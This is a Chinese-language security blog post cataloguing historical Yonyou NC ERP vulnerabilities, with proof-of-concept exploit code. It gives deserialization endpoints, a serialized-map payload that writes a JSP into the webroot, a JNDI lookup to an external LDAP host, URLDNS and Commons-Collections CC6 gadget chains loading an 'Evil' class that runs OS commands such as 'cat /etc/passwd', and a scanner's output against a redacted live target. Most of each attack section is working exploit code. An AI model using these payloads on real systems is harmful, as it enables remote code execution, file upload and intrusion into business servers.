用友NC历史漏洞(含POC)

原创 珂字辈 珂技知识分享 2021-07-01 14:41

1. 前言

用友NC爆出多次漏洞，而且漏洞过程都比较简单，所以易于入门。

先看关键路由。
webapps\nc_web\WEB-INF\web.xml

```
    <servlet-mapping>
      <servlet-name>NCInvokerServlet</servlet-name>
      <url-pattern>/service/*</url-pattern>
    </servlet-mapping>

    <servlet-mapping>
      <servlet-name>NCInvokerServlet</servlet-name>
      <url-pattern>/servlet/*</url-pattern>
```

service和servlet均由NCInvokerServlet处理，因此用友NC的绝大部分漏洞都存在两种触发方式，比如monitorservlet。以下url均可触发。
/servlet/monitorservlet
/service/monitorservlet

```
    <servlet>
     <servlet-name>NCInvokerServlet</servlet-name>
      <servlet-class>nc.bs.framework.server.InvokerServlet</servlet-class>
    </servlet>
```

nc.bs.framework.server.InvokerServlet 在lib\fwserver.jar中

```
  private void doAction(HttpServletRequest request, HttpServletResponse respo
    String token = getParamValue(request, "security_token");
    String userCode = getParamValue(request, "user_code");
    if (userCode != null)
      InvocationInfoProxy.getInstance().setUserCode(userCode);
    if (token != null)
```

```
7         NetStreamContext.setToken(KeyUtil.decodeToken(token));
8       String pathInfo = request.getPathInfo();
9       log.debug("Before Invoke: " + pathInfo);
10      long requestTime = System.currentTimeMillis();
11      try {
12        if (pathInfo == null)
13          throw new ServletException("Service name is not specified, pathInfo i
14        pathInfo = pathInfo.trim();
15        String moduleName = null;
16        String serviceName = null;
17        if (pathInfo.startsWith("/~")) {
18          moduleName = pathInfo.substring(2);
19          int slashIndex = moduleName.indexOf("/");
20          if (slashIndex >= 0) {
21            serviceName = moduleName.substring(slashIndex);
22            if (slashIndex > 0) {
23              moduleName = moduleName.substring(0, slashIndex);
24            } else {
25              moduleName = null;
26            }
27          } else {
28            moduleName = null;
29            serviceName = pathInfo;
30          }
31        } else {
32          serviceName = pathInfo;
33        }
34        if (serviceName == null)
35          throw new ServletException("Service name is not specified");
36        int beginIndex = serviceName.indexOf("/");
37        if (beginIndex < 0 || beginIndex >= serviceName.length() - 1)
38          throw new ServletException("Service name is not specified");
39        serviceName = serviceName.substring(beginIndex + 1);
40        Object obj = null;
41        try {
42          obj = getServiceObject(moduleName, serviceName);
43        } catch (ComponentException e) {
44          String msg = svcNotFoundMsgFormat.format(new Object[] { serviceName }
45          Logger.error(msg, (Throwable)e);
46          throw new ServletException(msg);
```

```
47          }
```

如果以/~开头，截取第一部分为moduleName，然后再截取第二部分为serviceName，再根据getServiceObject(moduleName, serviceName)去找Servlet类进行调用。因此相当于调用任意Servlet类。此处触发路由又多了几种写法，还是以monitorservlet为例。

/servlet/~ic/nc.bs.framework.mx.monitor.MonitorServlet
/servlet/~ic/MonitorServlet
/servlet/monitorservlet

第一种写法最通用，其中ic为moduleName，即modules目录下的目录名，由于MonitorServlet在lib目录，因此其他module也可以调用，比如。

/servlet/~gl/nc.bs.framework.mx.monitor.MonitorServlet
/servlet/~sc/nc.bs.framework.mx.monitor.MonitorServlet

全模块modules目录如下，不过大部分不会全模块安装。

aeam/aedsm/aemm/aert/aesm/aim/ali/alo/ampub/arap/aum/baseapp/batm/bc/bcbd/bcsi/bgm/bqdsndbd/bqdsnpvt/bqriadbd/bqriamrp/bqriapvt/bqriart/bqriartpub/bqriaufr/bqrt/bqrtdbd/bqrtmrp/bqrtofr/bqrtpvt/bqrtufr/bqwebdbd/bqwebmrp/bqwebpvt/bqwebrt/bqwebrtpub/bqwebufr/cc/cdm/cm/cmbd/cmdg/cmp/cmsg/cof/credit/ct/dm/ebp/ebpur/ebvp/ebvsc/ecapppub/ecp/ecwebpub/emm/ent/eom/erm/esbd/eso/et/etp/eur/ewm/fa/fbm/fct/fep/fip/fipub/fiweb/fp/ftpub/fts/gfc/gl/gpm/hrbm/hrc/hrcm/hrcp/hrhi/hrjf/hrjq/hrma/hrp/hrpe/hrpub/hrrm/hrrpt/hrss/hrta/hrtrn/hrwa/ia/iaudit/ic/ifac/imag/invp/it/itp/lcm/mapub/me/meweb/mmdp/mmdpac/mmecn/mmmps/mmmrp/mmpac/mmppac/mmpps/mmpsc/mmpsm/mmpub/mmsfc/mmsop/mpp/ncwebpub/oaar/oacm/oaco/oaff/oainf/oakm/oamc/oamt/oaod/oaos/oapo/oapp/oapub/oavsm/obm/opc/opcesb/opcnc/pbm/pca/pcia/pcm/pcto/pd/phm/pim/pma/pmbd/pmcost/pmf/pmfile/pminv/pmr/pmsch/pmsite/pmv/pqm/price/ps/pu/pubapp/pubapputil/purp/qc/resa/riaaam/riaadp/riaam/riacc/riadc/riamm/riaorg/riart/riasm/riawf/rlm/rom/rum/sc/sca/scmpub/sf/sn/so/sr/srmem/srmpub/srmsm/sscbd/sscpfm/sscwb/sscwo/tam/tb/tbb/tbex/tf/tmpub/tmweb/to/uapbd/uapbs/uapec/uapfw/uapfwjca/uapim/uapmp/uapportal/uapss/uapxbrl/ufds/ufesbexpress/ufoc/ufoe/ufofr/webad/webap/webbaseapp/webbd/webdbl/webimp/webrt/websm/wmsi/xbrl/yer

modules目录下的jar包中的Servlet，需要使用对应moduleName，一般也可以使用较为通用的ic，或者不指定moduleName，以FileReceiveServlet为例，以下url均可触发。

/servlet/~uapss/com.yonyou.ante.servlet.FileReceiveServlet
/servlet/~ic/com.yonyou.ante.servlet.FileReceiveServlet
/servlet/FileReceiveServlet

2. MonitorServlet

2020年hw爆出来的反序列化漏洞
/servlet/~ic/nc.bs.framework.mx.monitor.MonitorServlet
lib\fwserver.jar

```
public class MonitorServlet implements IHttpServletAdaptor {
  public void doAction(HttpServletRequest request, HttpServletResponse respons
    ObjectInputStream ois = new ObjectInputStream((InputStream)request.getInpu
    Object input = null;
    try {
      input = ois.readObject();
    } catch (ClassNotFoundException e) {
      e.printStackTrace();
    }
```

代码一目了然，所以直接POST反序列化数据流即可。

3. XbrlPersistenceServlet

2021年hw爆出来的反序列化漏洞。
/servlet/~uapxbrl/uap.xbrl.persistenceImpl.XbrlPersistenceServlet
modules\uapxbrl\META-INF\lib\uapxbrl_uapxbrlLevel-1.jar
uap.xbrl.persistenceImpl.XbrlPersistenceServlet

```
  public void doAction(HttpServletRequest request, HttpServletResponse respons
    ObjectInputStream in = null;
    try {
      request.setCharacterEncoding("UTF-8");
      response.setCharacterEncoding("UTF-8");
      in = new ObjectInputStream((InputStream)request.getInputStream());
      HashMap<String, String> headInfo = (HashMap<String, String>)in.readObjec
```

4. BshServlet

2021年6月爆出来的命令执行，其原因是因为bsh.jar内置一个命令执行的Servlet，如果像NC这样可以任意调用Servlet类，就会出现这个漏洞。曾经泛微E-cology出过一模一样的漏洞。
/servlet/~ic/bsh.servlet.BshServlet
lib\bsh-2.0b1.jar

5. FileReceiveServlet

2020年11月爆出来的文件上传
/servlet/~uapss/com.yonyou.ante.servlet.FileReceiveServlet
modules\uapss\lib\pubuapss_fwsearchIILevel-1.jar

```
1   private void handleRequest(HttpServletRequest req, HttpServletResponse resp
2     ServletInputStream servletInputStream;
3     ServletOutputStream servletOutputStream;
4     InputStream in = null;
5     ObjectInputStream ois = null;
6     FileOutputStream os = null;
7     OutputStream rtnos = null;
8     String path = "";
9     String fileName = "";
10    try {
11      servletInputStream = req.getInputStream();
12      servletOutputStream = resp.getOutputStream();
13      ois = new ObjectInputStream((InputStream)servletInputStream);
14      Map<String, Object> metaInfo = null;
15      metaInfo = (Map<String, Object>)ois.readObject();
16      path = (String)metaInfo.get("TARGET_FILE_PATH");
17      fileName = (String)metaInfo.get("FILE_NAME");
18      File outFile = new File(path, fileName);
19      os = new FileOutputStream(outFile);
20      byte[] buffer = new byte[1024];
21      int receiveCount = 0;
22      while ((receiveCount = servletInputStream.read(buffer, 0, 1024)) != -1)
```

```
            os.write(buffer, 0, receiveCount);
        os.flush();
        servletOutputStream.write(1);
```

需要上传一个序列化的Map，TARGET_FILE_PATH和FILE_NAME键决定文件位置，再向后拼接文件内容。
写出POC。

```
package test;

import java.io.*;
import java.util.*;

public class Test{
    public static void main (String[] argv) throws Exception{
        Map map=new HashMap();
        map.put("TARGET_FILE_PATH", "./webapps/nc_web");
        map.put("FILE_NAME", "test123456.jsp");
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(new Fi
        objectOutputStream.writeObject(map);
        objectOutputStream.close();
        FileOutputStream fileOutputStream = new FileOutputStream("1.ser",true
        fileOutputStream.write("test123456".getBytes());
        fileOutputStream.close();
    }
}
```

由于此处也涉及反序列化，因此直接POST 序列化数据流也一样。

6. ServiceDispatcherServlet

2020年9月公开，路由有点不一样，此漏洞本质上是远程RMI反序列化。
/ServiceDispatcherServlet
lib\fwserver.jar

```
nc.bs.framework.comn.serv.CommonServletDispatcher
  public void doPost(HttpServletRequest request, HttpServletResponse response)
```

```
    try {
      this.rmiHandler.handle((RMIContext)new HttpRMIContext(request, response)
    } catch (Throwable e) {
      log.error("remote service error", e);
    }
  }
```

可以看到是以RMI处理，此接口是用NC客户端去连服务端，可进行JNDI注入
具体原理见https://xz.aliyun.com/t/8242
POC

```
package test;

import java.util.Properties;
import nc.bs.framework.common.NCLocator;

public class Test {
    public static void main(String[] args) throws Exception {
        Properties env = new Properties();
        env.put("SERVICEDISPATCH_URL", "http://2.2.2.2/ServiceDispatcherServl
        NCLocator locator = NCLocator.getInstance(env);
        locator.lookup("ldap://x72h8i.dnslog.cn:1389/exp");
    }
}
```

客户端代码位于external\lib\fwpub.jar，同时依赖basic.jar/granite.jar/log.jar/log4j-1.2.15.jar

7. MxServlet

离MonitorServlet很近的地方还有个MxServlet，和MonitorServlet一样的利用方式。
/servlet/~ic/nc.bs.framework.mx.MxServlet
lib\fwserver.jar

```
public class MxServlet implements IHttpServletAdaptor {
  public void doAction(HttpServletRequest request, HttpServletResponse respons
    try {
      ObjectOutputStream oos = new ObjectOutputStream((OutputStream)response.g
      ObjectInputStream ois = new ObjectInputStream((InputStream)request.getIr
      Object input = ois.readObject();
      Object obj = null;
```

8. ActionHandlerServlet

/servlet/~ic/com.ufida.zior.console.ActionHandlerServlet
modules\aert\lib\pubaert_commonLevel-1.jar

```
  protected void process(HttpServletRequest request, HttpServletResponse respo
    ObjectOutputStream out = null;
    try {
      ObjectInputStream ois = new ObjectInputStream(new GZIPInputStream((Input
      String actionName = (String)ois.readObject();
      String methodName = (String)ois.readObject();
      Object paramter = ois.readObject();
      String currentLanguage = (String)ois.readObject();
      String logModule = (String)ois.readObject();
```

同样是反序列化，不过数据有个gzip解压操作，因此需要压缩数据流，以下为URLDNS POC。

```
package test;
import java.io.*;
import java.lang.reflect.Field;
import java.net.URL;
import java.util.HashMap;
import java.util.zip.GZIPOutputStream;


public class Urldns {
```

```
    public static void main(String[] args) throws Exception {
        HashMap hashMap = new HashMap();
          URL url = new URL("http://x89jpk.dnslog.cn");
          Field f = Class.forName("java.net.URL").getDeclaredField("hashCode"
          f.setAccessible(true);
          f.set(url, 0);
          hashMap.put(url, "111");
          f.set(url, -1);
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream(
        oos.writeObject(hashMap);
        oos.close();
        FileInputStream inputFromFile = new FileInputStream("1.ser");
        byte[] bs = new byte[inputFromFile.available()];
        inputFromFile.read(bs);
           GZIPOutputStream gzip = new GZIPOutputStream(new FileOutputStream(
           gzip.write(bs);
           gzip.close();
}
}
```

9. DownloadServlet UploadServlet DeleteServlet

/servlet/~ic/nc.document.pub.fileSystem.servlet.DownloadServlet
/servl
/servlet/~ic/nc.document.pub.fileSystem.servlet.DeleteServlet
modules\baseapp\lib\pubbaseapp_appdocumentLevel-1.jar
此为附件管理相关Servlet，以DeleteServlet为例

```
  protected void doPost(HttpServletRequest req, HttpServletResponse resp) thro
    ObjectInputStream in = null;
    ObjectOutputStream out = null;
    ServletOutputStream servletOutputStream = resp.getOutputStream();
    try {
```

```
        out = new ObjectOutputStream((OutputStream)servletOutputStream);
        in = new ObjectInputStream((InputStream)req.getInputStream());
        String dsName = (String)in.readObject();
        Object obj = in.readObject();
```

如果实际去上传下载删除附件需要dsName等值，dsName即数据库名并不固定需要猜测，配置路径位于ierp/bin/prop.xml。因此反序列化比较容易利用。

其中DeleteServlet 和UpoadServlet还有一个特点在于其返回包也是序列化数据，因此可利用其进行报错回显，还是以DeleteServlet为例。

```
    } catch (Exception e) {
      e.printStackTrace();
      if (out != null) {
        out.writeObject(e);
      } else {
        throw new ServletException(e);
      }
```

不过有两个前提条件。

一是目标NC安装了含defineClass方法的jar包，即modules\bqrtdbd\lib\js-14.jar。这是因为常用的加载恶意类的手段TemplatesImpl和Bcel都被NC拉黑了，只有org.mozilla.classfile.DefiningClassLoader.defineClass()一种途径，而这种途径也需要看运气。

二是需要恶意类编译时的版本不能和用友NC用的版本差太远。

恶意类代码如下。

```
package test;
import java.io.*;

public class  Evil {
    public Evil(String cmd) throws Exception {
        String[] cmds = System.getProperty("os.name").toLowerCase().contains(
        Process process = Runtime.getRuntime().exec(cmds);
        InputStream in =  process.getInputStream();
```


```
        BufferedReader br = new BufferedReader(new InputStreamReader(in));
        String line;
        StringBuilder sb = new StringBuilder();
        while ((line = br.readLine()) != null) {
        sb.append(line).append("\n");
        }
        String str = sb.toString();
        throw new Exception(str);
    }
}
```

CC6结合defineClass加载恶意类如下。

```
package test;
import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.HashSet;
import java.util.Map;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;
import org.mozilla.javascript.DefiningClassLoader;


public class DefineClassCC6 {
    public static void main(String[] args) throws Exception {
        FileInputStream inputFromFile = new FileInputStream("D:\\Downloads\\E
        byte[] data = new byte[inputFromFile.available()];
        inputFromFile.read(data);
          //DefiningClassLoader.class.newInstance().defineClass("test.Evil",b
        Transformer[] transformers=new Transformer[]{
                new ConstantTransformer(DefiningClassLoader.class),
                new InvokerTransformer("newInstance", new Class[]{}, new Obje
                new InvokerTransformer("defineClass", new Class[]{String.clas
                new InvokerTransformer("getDeclaredConstructor", new Class[]{
```

```
                new InvokerTransformer("newInstance", new Class[]{Object[].cl
                        new Object[]{"cat /etc/passwd"}})
        };
        Transformer transformerChain = new ChainedTransformer(transformers);
        Map innerMap = new HashMap();
        Map lazyMap = LazyMap.decorate(innerMap, transformerChain);
        TiedMapEntry entry = new TiedMapEntry(lazyMap, java.lang.Runtime.clas
        HashSet map = new HashSet(1);
        map.add("foo");
        HashMap innimpl = (HashMap) getFieldValue(map, "map");
        Object array[] = (Object[])(Object[])getFieldValue(innimpl, "table");
        Object node;
        try {
            node = array[1];
        } catch (Exception e) {
            node = array[0];
        }
        setFieldValue(node, "key", entry);

        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream(
        oos.writeObject(map);
          ObjectInputStream ois = new ObjectInputStream(new FileInputStream('
        ois.readObject();

    }
    public static void setFieldValue(Object obj, String fieldName, Object val
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }
    public static Object getFieldValue(Object obj, String fieldName) throws E
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        return field.get(obj);
    }
}
```

效果如图




10. ShowAlertFileServlet

/servlet/~ic/ShowAlertFileServlet
modules\baseapp\META-INF\lib\baseapp_prealertbaseLevel-1.jar
nc.bs.pub.pa.service.ShowAlertFileServlet
会重定向到其他接口，但由于设置问题，可能会重定向到内网ip，因此泄露内网ip

```
public class ShowAlertFileServlet extends HttpServlet {
  protected void doGet(HttpServletRequest req, HttpServletResponse resp) throw
    String pk_file = req.getParameter("fileName");
    String dsname = req.getParameter("dsName");
    String targetServlet = FileStorageClient.getInstance().getDownloadURL(null
    resp.sendRedirect(targetServlet.toString());
  }
}
```

11. poc

花了一天半写出来的，不会java渣代码见谅。
https://github.com/kezibei/yongyou_nc_poc


D:\Downloads>java -jar ncpoc.jar
此工具仅能dnslog漏洞测试，不可用于非法用途，有问题请联系sonomon@126.com
请输入 java -jar ncpoc.jar http://target.com
或者java -jar ncpoc.jar http://target.com Servlet xxx.dnslog.cn
目前支持的Servlet如下
MonitorServlet
MxServlet
XbrlPersistenceServlet
FileReceiveServlet
DownloadServlet
UploadServlet
DeleteServlet
ActionHandlerServlet
ServiceDispatcherServlet
D:\Downloads>java -jar ncpoc.jar http://[redacted]:9090/
此工具仅能dnslog漏洞测试，不可用于非法用途，有问题请联系sonomon@126.com
http://[redacted]:9090/
检测开始
不存在 MonitorServlet
存在 MxServlet
存在 XbrlPersistenceServlet
存在 FileReceiveServlet
存在 DownloadServlet
存在 UploadServlet
存在 DeleteServlet
存在 ActionHandlerServlet
存在 ServiceDispatcherServlet
存在 BshServlet 请访问 http://[redacted]9090/servlet/~ic/bsh.servlet.BshServlet
存在 ShowAlertFileServlet 302跳转为 http://[redacted]9090/fs/service/default/ufiles/null?isView=false
不存在 errorXSS
检测完毕
D:\Downloads>java -jar ncpoc.jar http://[redacted].9090/ MxServlet buo2eq.dnslog.cn
此工具仅能dnslog漏洞测试，不可用于非法用途，有问题请联系sonomon[redacted]
访问MxServlet成功，请查看dnslog
珂技知识分享